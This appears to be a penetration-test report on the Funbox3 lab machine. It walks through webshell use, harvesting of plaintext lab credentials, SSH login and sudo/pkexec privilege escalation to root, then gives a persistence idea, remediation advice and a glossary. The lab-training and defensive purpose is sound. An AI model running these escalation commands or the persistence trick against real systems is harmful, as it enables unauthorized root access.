
- **Notice that there is a "webshell.php" under http://192.168.56.101/store/bootstrap/img.**

You execute the webshell by loading this link:





Upgrading the reverse shell:



Another MySQL Enumeration:

Found the *possible* MySQL version through webshell:

```
readme.txt.txt
www_project.sql
$ cat www_project.sql
-- phpMyAdmin SQL Dump
-- version 4.4.12
-- http://www.phpmyadmin.net
--
-- Host: 127.0.0.1
-- Generation Time: Dec 05, 2015 at 05:57 PM
-- Server version: 5.6.25
-- PHP Version: 5.6.11
```

- Found the **php version of 5.6.11**, **MySQL version 4.4.12** and **Server version 5.6.25** found from *www_project.sql* file.

Found credentials with the webshell:

```
$ ls -al
total 424
drwxr-xr-x 11 root root   4096 Jul 31  2020 .
drwxr-xr-x  6 root root   4096 Jul 31  2020 ..
-rw-r--r--  1 root root     66 Nov 22  2018 .gitattributes
-rw-r--r--  1 root root 246305 Nov 22  2018 4.jpg
-rw-r--r--  1 root root   5598 Nov 22  2018 Feedback.php
-rw-r--r--  1 root root  18025 Nov 22  2018 LICENSE
-rw-r--r--  1 root root   1525 Nov 22  2018 Navjeet.jpg
-rw-r--r--  1 root root    140 Nov 22  2018 New Text Document.txt
-rw-r--r--  1 root root    309 Nov 22  2018 README.md
-rw-r--r--  1 root root   6153 Nov 22  2018 about.php
drwxr-xr-x  4 root root   4096 Nov 22  2018 admin
drwxr-xr-x  2 root root   4096 Nov 22  2018 att
-rw-r--r--  1 root root   3541 Nov 22  2018 att.php
drwxr-xr-x  5 root root   4096 Nov 22  2018 boot
-rw-r--r--  1 root root   5009 Jul 31  2020 contact.php
-rw-r--r--  1 root root   5187 Nov 22  2018 edit.php
-rw-r--r--  1 root root    479 Nov 22  2018 editp.php
drwxr-xr-x  9 root root   4096 Nov 22  2018 ex
-rw-r--r--  1 root root   6817 Nov 22  2018 facilities.php
-rw-r--r--  1 root root   3579 Nov 22  2018 home.php
drwxr-xr-x  2 root root   4096 Nov 22  2018 img
drwxr-xr-x  2 root root   4096 Nov 22  2018 include
-rw-r--r--  1 root root   6070 Nov 22  2018 index.php
-rw-r--r--  1 root root   8529 Nov 22  2018 packages.php
drwxr-xr-x  3 root root   4096 Nov 22  2018 profile
-rw-r--r--  1 root root   4104 Nov 22  2018 register.php
-rw-r--r--  1 root root     44 Nov 22  2018 register_success.php
-rw-r--r--  1 root root    570 Nov 22  2018 subfeed.php
-rw-r--r--  1 root root   1903 Nov 22  2018 table.sql
-rw-r--r--  1 root root   1395 Nov 22  2018 up.php
drwxr-xr-x  2 root root   4096 Nov 22  2018 upload
-rw-r--r--  1 root root   1308 Nov 22  2018 upload.php
drwxr-xr-x  2 root root   4096 Nov 22  2018 workouts
$ cat "New Text Document.txt"
$mysql_host = "mysql16.000webhost.com";
$mysql_database = "a8743500_secure";
$mysql_user = "a8743500_secure";
$mysql_password = "ipad12345";$
```

The full credential compromised from /store/ webpage:

```
$ cd home
$ ls -al
total 12
drwxr-xr-x  3 root root 4096 Jul 30  2020 .
drwxr-xr-x 20 root root 4096 Jul 30  2020 ..
drwxr-xr-x  3 tony tony 4096 Jul 31  2020 tony
$ cd tony
$ ls -al
total 36
drwxr-xr-x 3 tony tony 4096 Jul 31  2020 .
drwxr-xr-x 3 root root 4096 Jul 30  2020 ..
-rw------- 1 tony tony   30 Jul 31  2020 .bash_history
-rw-r--r-- 1 tony tony  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 tony tony 3771 Feb 25  2020 .bashrc
drwx------ 2 tony tony 4096 Jul 30  2020 .cache
-rw-r--r-- 1 tony tony  807 Feb 25  2020 .profile
-rw-r--r-- 1 tony tony    0 Jul 30  2020 .sudo_as_admin_successful
-rw------- 1 tony tony 1576 Jul 31  2020 .viminfo
-rw-rw-r-- 1 tony tony   70 Jul 31  2020 password.txt
$ cat password.txt
ssh: yxcvbnmYYY
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
$
```

- SSH credentials of user 'tony': **tony:yxcvbnmYYY**

Logging in with user 'tony's credentials:

```
Last login: Fri Jul 31 15:46:21 2020 from 192.168.178.143
tony@funbox3:~$ ls
password.txt
tony@funbox3:~$
```


Exploring user "tony"'s home directory:

```
tony@funbox3:~$ ls -al
total 36
drwxr-xr-x 3 tony tony 4096 Jul 31  2020 .
drwxr-xr-x 3 root root 4096 Jul 30  2020 ..
-rw------- 1 tony tony   30 Jul 31  2020 .bash_history
-rw-r--r-- 1 tony tony  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 tony tony 3771 Feb 25  2020 .bashrc
drwx------ 2 tony tony 4096 Jul 30  2020 .cache
-rw-r--r-- 1 tony tony  807 Feb 25  2020 .profile
-rw-r--r-- 1 tony tony    0 Jul 30  2020 .sudo_as_admin_successful
-rw------- 1 tony tony 1576 Jul 31  2020 .viminfo
-rw-rw-r-- 1 tony tony   70 Jul 31  2020 password.txt
tony@funbox3:~$
```

Checking user 'tony's group:

```
tony@funbox3:~$ id
uid=1000(tony) gid=1000(tony) groups=1000(tony),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
tony@funbox3:~$
```


Another webpage found: http://192.168.56.101/gym/admin




1. There is no need for this! The SSH credentials was found in /home/tony directory just by having the webshell:

```
$ cd home
$ ls -al
total 12
drwxr-xr-x  3 root root 4096 Jul 30  2020 .
drwxr-xr-x 20 root root 4096 Jul 30  2020 ..
drwxr-xr-x  3 tony tony 4096 Jul 31  2020 tony
$ cd tony
$ ls -al
total 36
drwxr-xr-x 3 tony tony 4096 Jul 31  2020 .
drwxr-xr-x 3 root root 4096 Jul 30  2020 ..
-rw------- 1 tony tony   30 Jul 31  2020 .bash_history
-rw-r--r-- 1 tony tony  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 tony tony 3771 Feb 25  2020 .bashrc
drwx------ 2 tony tony 4096 Jul 30  2020 .cache
-rw-r--r-- 1 tony tony  807 Feb 25  2020 .profile
-rw-r--r-- 1 tony tony    0 Jul 30  2020 .sudo_as_admin_successful
-rw------- 1 tony tony 1576 Jul 31  2020 .viminfo
-rw-rw-r-- 1 tony tony   70 Jul 31  2020 password.txt
$ cat password.txt
ssh: yxcvbnmYYY
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
$
```

Admin's home page in the webserver:




Enumerating other pages from here:




- List of things available from the website using the admin's account:
  - Full Name
  - Email
  - Contact No.
  - Registration Date
- Using these information, the attacker can further inflict damage by doing Social Engineering techniques to users' data found.

List of web directories accessible and is interesting that could lead us to compromise the website:

2. **http://192.168.56.101/index.php**



3. http://192.168.56.101/registration.php : **With this, you can register an account the webserver is hosting on:**



Webserver Exploitation

Goal: From user **'tony'**, escalate privilege to user **'root'**

Get the SUID binaries available in the webserver:	find / -perm -u=s -type f 2>/dev/null

```
tony@funbox3:/$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/sudo
/usr/bin/time
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/su
/usr/bin/at
/usr/bin/chsh
/usr/bin/fusermount
/snap/snapd/7264/usr/lib/snapd/snap-confine
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1880/usr/lib/openssh/ssh-keysign
/snap/core18/1705/bin/mount
/snap/core18/1705/bin/ping
/snap/core18/1705/bin/su
/snap/core18/1705/bin/umount
/snap/core18/1705/usr/bin/chfn
/snap/core18/1705/usr/bin/chsh
/snap/core18/1705/usr/bin/gpasswd
/snap/core18/1705/usr/bin/newgrp
/snap/core18/1705/usr/bin/passwd
/snap/core18/1705/usr/bin/sudo
/snap/core18/1705/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1705/usr/lib/openssh/ssh-keysign
```

Check what user "**tony**" can run:

```
tony@funbox3:/etc/ssh$ sudo -l
Matching Defaults entries for tony on funbox3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tony may run the following commands on funbox3:
    (root) NOPASSWD: /usr/bin/yelp
    (root) NOPASSWD: /usr/bin/dmf
    (root) NOPASSWD: /usr/bin/whois
    (root) NOPASSWD: /usr/bin/rlogin
    (root) NOPASSWD: /usr/bin/pkexec
    (root) NOPASSWD: /usr/bin/mtr
    (root) NOPASSWD: /usr/bin/finger
    (root) NOPASSWD: /usr/bin/time
    (root) NOPASSWD: /usr/bin/cancel
    (root) NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
tony@funbox3:/etc/ssh$
```

During the security assessment, our team identified a file located at the following path: '**/root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh**'. It is important to note that access to this file is restricted and can only be granted to the user 'root'. As a result, any unauthorized attempts to access or modify this file would be unsuccessful without the appropriate privileges.

Using pkexec binary to escalate privilege using command from gtfobins:

```
tony@funbox3:/$ sudo mount -o bind /bin/bash /bin/mount
[sudo] password for tony:
Sorry, user tony is not allowed to execute '/usr/bin/mount -o bind /bin/bash /bin/mount' as root on funbox3.
tony@funbox3:/$ sudo mount -o bind /bin/sh /bin/mount
[sudo] password for tony:
Sorry, user tony is not allowed to execute '/usr/bin/mount -o bind /bin/sh /bin/mount' as root on funbox3.
tony@funbox3:/$ sudo pkexec /bin/bash
root@funbox3:~# cd /root
root@funbox3:~# ls
root.flag  snap
root@funbox3:~# cat root.flag

Made with ❤ from twitter@0815R2d2. Please, share this on twitter if you want.
root@funbox3:~#
```

The security assessment identified a potential privilege escalation vulnerability, which was made possible due to the 'pkexec' binary having its SUID bit enabled and the 'sudo' command being accessible and executable by user 'tony'. It is important to note that if 'tony' is not a sudoer, the privilege escalation attempt would not be successful, as the effective user ID would remain that of user 'tony' instead of 'root'. This occurs because the SUID bit functionality operates in a manner that utilizes the effective user ID of the individual executing the binary (in this case, 'pkexec'). If the user 'tony' were not granted sudo privileges, 'pkexec' would execute under the permissions of 'tony', thus preventing the privilege escalation.

/cat/sudoers:

```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=NOPASSWD: /usr/bin/time

# Allow members of group sudo to execute any command
%sudo   ALL=NOPASSWD: /usr/bin/yelp
%sudo   ALL=NOPASSWD: /usr/bin/dmf
%sudo   ALL=NOPASSWD: /usr/bin/whois
%sudo   ALL=NOPASSWD: /usr/bin/rlogin
%sudo   ALL=NOPASSWD: /usr/bin/pkexec
%sudo   ALL=NOPASSWD: /usr/bin/mtr
%sudo   ALL=NOPASSWD: /usr/bin/finger
%sudo   ALL=NOPASSWD: /usr/bin/time
%sudo   ALL=NOPASSWD: /usr/bin/cancel
%sudo   ALL=NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Finally checking out this file: **/root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh**

```
root@funbox3:~# cd /root
root@funbox3:~# ls -al
total 56
drwx------  5 root root 4096 Jul 31  2020 .
drwxr-xr-x 20 root root 4096 Jul 30  2020 ..
-rw-------  1 root root   40 Jul 31  2020 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
-rw-------  1 root root    1 Jul 31  2020 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Jul 30  2020 .ssh
drwxr-xr-x  2 root root 4096 Jul 30  2020 .vim
-rw-------  1 root root 9981 Jul 31  2020 .viminfo
-rw-r--r--  1 root root  240 Jul 31  2020 .wget-hsts
-rw-r--r--  1 root root  633 Jul 31  2020 root.flag
drwxr-xr-x  3 root root 4096 Jul 30  2020 snap
root@funbox3:~#
```

- There is no such file.

If we create the directories and file for '.smile.sh' after getting the root user, we can use it as ***persistence mechanism*** if coming from user 'tony' instead of repeatedly using 'pkexec'.

Other ways to escalate privileges based on the binaries accessible to user 'tony':

```
tony@funbox3:~$ sudo /usr/bin/time /bin/bash
root@funbox3:/home/tony# exit
exit
0.01user 0.00system 0:50.08elapsed 0%CPU (0avgtext+0avgdata 4008maxresident)k
16inputs+0outputs (0major+1025minor)pagefaults 0swaps
tony@funbox3:~$ sudo pkexec /bin/bash
root@funbox3:~# exit
exit
'tony@funbox3:~$ sudo pkexec /bin/sh
# exit
tony@funbox3:~$
```

Command: time	sudo /usr/bin/time /bin/bash
Command: mtr	LFILE=$<file>
(with or without sudo)	(sudo) mtr --raw -F "$LFILE"

If the list of executables the user has is like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo -l
[sudo] password for kali:
Matching Defaults entries for kali on kali:
    env_reset, mail_badpass, secure_path=/usr/local

User kali may run the following commands on kali:
    (ALL : ALL) ALL

┌──(kali㉿kali)-[~]
└─$
```

You can just execute command:	su root

- To escalate to user root.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. **CjSec** recommends the following:

- **Implement routine vulnerability assessments to enhance the organization's understanding of potential susceptibilities within the website and web server, thereby reducing the risk of web application attacks.**
- **Establish robust password policies for users, ensuring the implementation of complex and secure credentials alongside the use of multi-factor authentication, which subsequently minimizes the likelihood of unauthorized access and strengthens overall system security.**
- **Instruct users to refrain from employing passwords associated with previous data breaches, such as those found on the Seclists GitHub repository, to mitigate the risk of unauthorized access and bolster the overall security of confidential data and systems.**
- **Implement a comprehensive patch management program, addressing vulnerabilities within services, in order to maintain up-to-date software and fortify the organization's security posture against potential threats.**
- **Establish appropriate access control measures, ensuring that users are granted only the necessary privileges to system binaries, thereby minimizing the potential for exploitation in the event an attacker gains a foothold within the network.**
- **Ensure that network connections that the webserver are legitimate ones. If the network connections the webserver makes is monitored, it can be configured to block network connections used for reverse shell connections or webshell.**

Vulnerability Details and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

File Upload Vulnerability

Rating: High

Description:

User accounts on the Funbox3 System possess the functionality to upload image files, which serves as the book's image.

Impact:

Due to the discovery of this vulnerability, once admin user account got compromised and uploaded a malicious file, these will grant the attacker unauthorized access to the webserver, enabling them to do a **Remote Code Execution,** potentially compromise sensitive data, manipulate system settings, and escalate privileges within the affected environment. This feature, unfortunately, is susceptible to exploitation by pentesters due to insufficient file upload validation and sanitation procedures. As a result, it is critical to address these security vulnerabilities by implementing more robust file upload validation and sanitation measures, including verifying the whole file, to safeguard the integrity of the Funbox3 System and protect user data.

Remediation:

Implement a method for assigning randomized filenames to uploaded files. This strategy will hinder unauthorized users from executing reverse shells or webshells, as the files on the webserver will have different, unpredictable names, even if they are publicly accessible after upload. Additionally, create a randomly generated, obscured name for the file upload directory. Rather than using an easily identifiable directory name, such as "uploads," employ a random, unintelligible string that makes it challenging for pentesters to determine the location of the uploaded files. Lastly**,** ensure that file uploaded into the admin books' image is completely sanitized and validated. Pentesters would not be able to utilize this to gain foothold into the webserver through compromised admin account. Also, usage of Web Application Firewall(WAF) could be of help as this helps in identifying legitimate requests in the webserver especially for file uploads. Finally, 2-Factor Authentication can help to thwart the attackers from compromising the admin account as threat actors will have a hard time to achieve this.

Default or Weak Credentials

Rating: High

Description:

During the security assessment, it was discovered that the '**admin'** user account employed a password that was present in the rockyou.txt file, a well-known compilation of leaked passwords.

Impact:

Given the discovery that the 'admin' user account utilizes a password found in the rockyou.txt file, a known collection of compromised passwords, the vulnerability exposes the system to a heightened risk of unauthorized access. This situation may enable attackers to exploit the weak password and gain access to the 'admin' account, subsequently allowing them to perform privilege escalation. As a result, they could potentially seize control of the entire system, compromise sensitive data, and cause substantial harm to the organization's security and operations.

Remediation:

To remediate the identified vulnerability related to the **'admin'** user account's weak password, it is essential to implement a complex and secure password that has not been associated with any known data breaches. One effective approach to achieve this is by using password managers, which can generate and store unique, strong passwords on the user's behalf. By employing a password manager-generated credential and Two-Factor Authentication, the risk of unauthorized access and potential privilege escalation can be significantly mitigated, thereby enhancing the overall security of the system and protecting the organization's sensitive data and operations.

Inappropriate Access Control to System Binaries

Rating: High

Description:

A binary ‘pkexec’ and ‘mount’ was found and can be executed with root privileges for a low privileged user used by the webserver without requiring a password prompt is currently accessible by the user ‘tony’ if it uses ‘sudo’.

Impact:

In the event of a compromise, attackers could leverage the ‘tony’ user's access to the ‘pkexec’ and ‘mount’ binary, potentially leading to privilege escalation, unauthorized control of the system, and the compromise of sensitive data and resources. As a result, it is essential to review and restrict access to such binaries to maintain a secure environment and protect the integrity of the website and its underlying infrastructure.

Remediation:

It is crucial to guarantee that low privileged users do not have access to any binaries on the webserver that possess root privileges without requiring a password. Allowing unrestricted access to such binaries presents a significant security risk, as it may facilitate unauthorized actions and potential privilege escalation by threat actors. To mitigate this vulnerability, thoroughly review the access permissions for low privileged users and remove access to any unnecessary binaries with root privileges. By implementing these restrictions, the overall security posture of the webserver can be strengthened, reducing the likelihood of unauthorized activities and safeguarding sensitive data and system resources.

Potential SQL Injection Vulnerability

Rating: High

Description:

Inputting an asterisk (*) for the "bookisbn" parameter did not yield a 404-status code. Rather, the application displayed a message indicating "Empty book."

Impact:

The successful exploitation of the 'bookisbn' parameter enables an attacker to inject SQL commands through the website, granting access to the underlying database system that stores the site's data, particularly sensitive user information. Notably, the 'admin' user account was discovered to be stored within the database as well. Although only the hashed version of the admin's password is available, its weak nature makes it susceptible to cracking. Consequently, this vulnerability poses a significant risk to the security and integrity of the website and its associated user data.

Remediation:

In order to mitigate the potential SQL Injection vulnerability identified in the "bookisbn" parameter, we recommend taking several precautionary measures. These include validating and sanitizing all user input to prevent the execution of malicious SQL queries, using prepared statements or parameterized queries to separate SQL logic from user-supplied data, and implementing a web application firewall (WAF) to detect and block known SQLi attack patterns. Additionally, it is essential to regularly review and update the application's security configurations to ensure compliance with best practices for preventing SQLi vulnerabilities and to conduct periodic security assessments to identify and address any vulnerabilities that may emerge over time.

Publicly Disclosed Information

Rating: Medium

Description:

The admin's credentials, full name and email is available on the webserver publicly disclosed on the website.

Impact:

The disclosure of the admin's credentials, full name and email on the webserver presents a huge security risk, as it provides threat actors with valuable information about the admin. By identifying the admin's credentials, Full name and email, attackers can easily compromise the store's page admin user and exploit them to gain unauthorized access or cause disruptions. This information could enable targeted attacks such as phishing the admin user, increase the likelihood of successful exploits, and ultimately compromise the integrity of the website and its associated data.

Remediation:

To mitigate the risks associated with the disclosure of the admin's credentials, full name, and email, it is crucial to implement several security measures. These include removing sensitive information from publicly accessible areas of the webserver, implementing access controls and encryption to protect sensitive data, and regularly reviewing and updating user access privileges and credentials. Additionally, security awareness training should be provided to administrators and staff to promote adherence to security best practices, and multi-factor authentication (MFA) should be implemented for admin accounts. Monitoring access logs and system activities can help detect unauthorized access or suspicious behavior related to the admin account, and maintaining a comprehensive incident response plan can effectively address potential security breaches involving admin credentials and other sensitive data.

Glossary/Appendix

Tools used:

1. Nmap: A free and open-source network exploration and security auditing tool used for network discovery and mapping, port scanning, OS and service detection, and vulnerability assessment.
2. Dirbuster: A web content discovery and enumeration tool used to discover hidden files and directories on a web server by brute-forcing common directory names and file extensions.
3. Python3: A high-level programming language used for various applications, including web development, network programming, data analysis, and artificial intelligence.
4. Netcat: A versatile networking tool used for reading and writing data across network connections, port scanning, and creating backdoors or reverse shells.
5. PHP: A popular server-side scripting language used for developing dynamic web applications and websites.
6. SQLMap: SQLMap is an open-source, powerful penetration testing tool designed to automate the process of detecting and exploiting SQL Injection vulnerabilities in web applications. By leveraging various techniques and performing comprehensive assessments, SQLMap allows security professionals and ethical hackers to identify and exploit SQL Injection vulnerabilities in web applications, ultimately helping to secure and protect sensitive data.

Vocabularies:

1. Vulnerability Assessment: The process of identifying potential vulnerabilities in a system or application by evaluating its security posture.
2. Web Application Firewall (WAF): A security system that monitors and filters incoming web traffic to identify and block malicious requests.
3. Obfuscation: The practice of obscuring or disguising software details to prevent attackers from identifying vulnerabilities.
4. Encryption: The process of converting data into a coded format to protect it from unauthorized access.
5. Two/Multi-Factor Authentication (2/MFA): A security measure that requires users to provide two forms of authentication, typically a password and a token or biometric factor, to access a system or application.
6. Brute Force Attack: A type of attack that attempts to guess a password or encryption key by systematically trying different combinations until the correct one is found.
7. Reverse Shell: A technique used by attackers to gain remote access to a system by creating a shell on the victim's computer and connecting to it from another system.
8. Privilege Escalation: The process of obtaining elevated privileges or permissions on a system or application to gain unauthorized access or perform malicious activities.
9. File Validation and Sanitization: The process of checking files for malicious content and removing or sanitizing it before allowing them to be uploaded or executed.
10. Port Scanning: The process of identifying open ports on a system or network to identify potential vulnerabilities.
11. Directory Enumeration: The process of identifying and listing the directories and files on a web server to identify potential vulnerabilities.
12. Remote Code Execution (RCE): A type of attack that allows an attacker to execute malicious code on a victim's system or application.
13. Patch Management: The process of regularly applying software updates and security patches to fix vulnerabilities in a system or application.
14. Webshell: A script or program that allows an attacker to execute commands on a victim's system through a web interface.
15. SQL Injection: SQL injection is a cybersecurity attack technique that exploits vulnerabilities in a web application's database layer by injecting malicious SQL queries through user input fields, potentially allowing unauthorized access, data theft, or modification.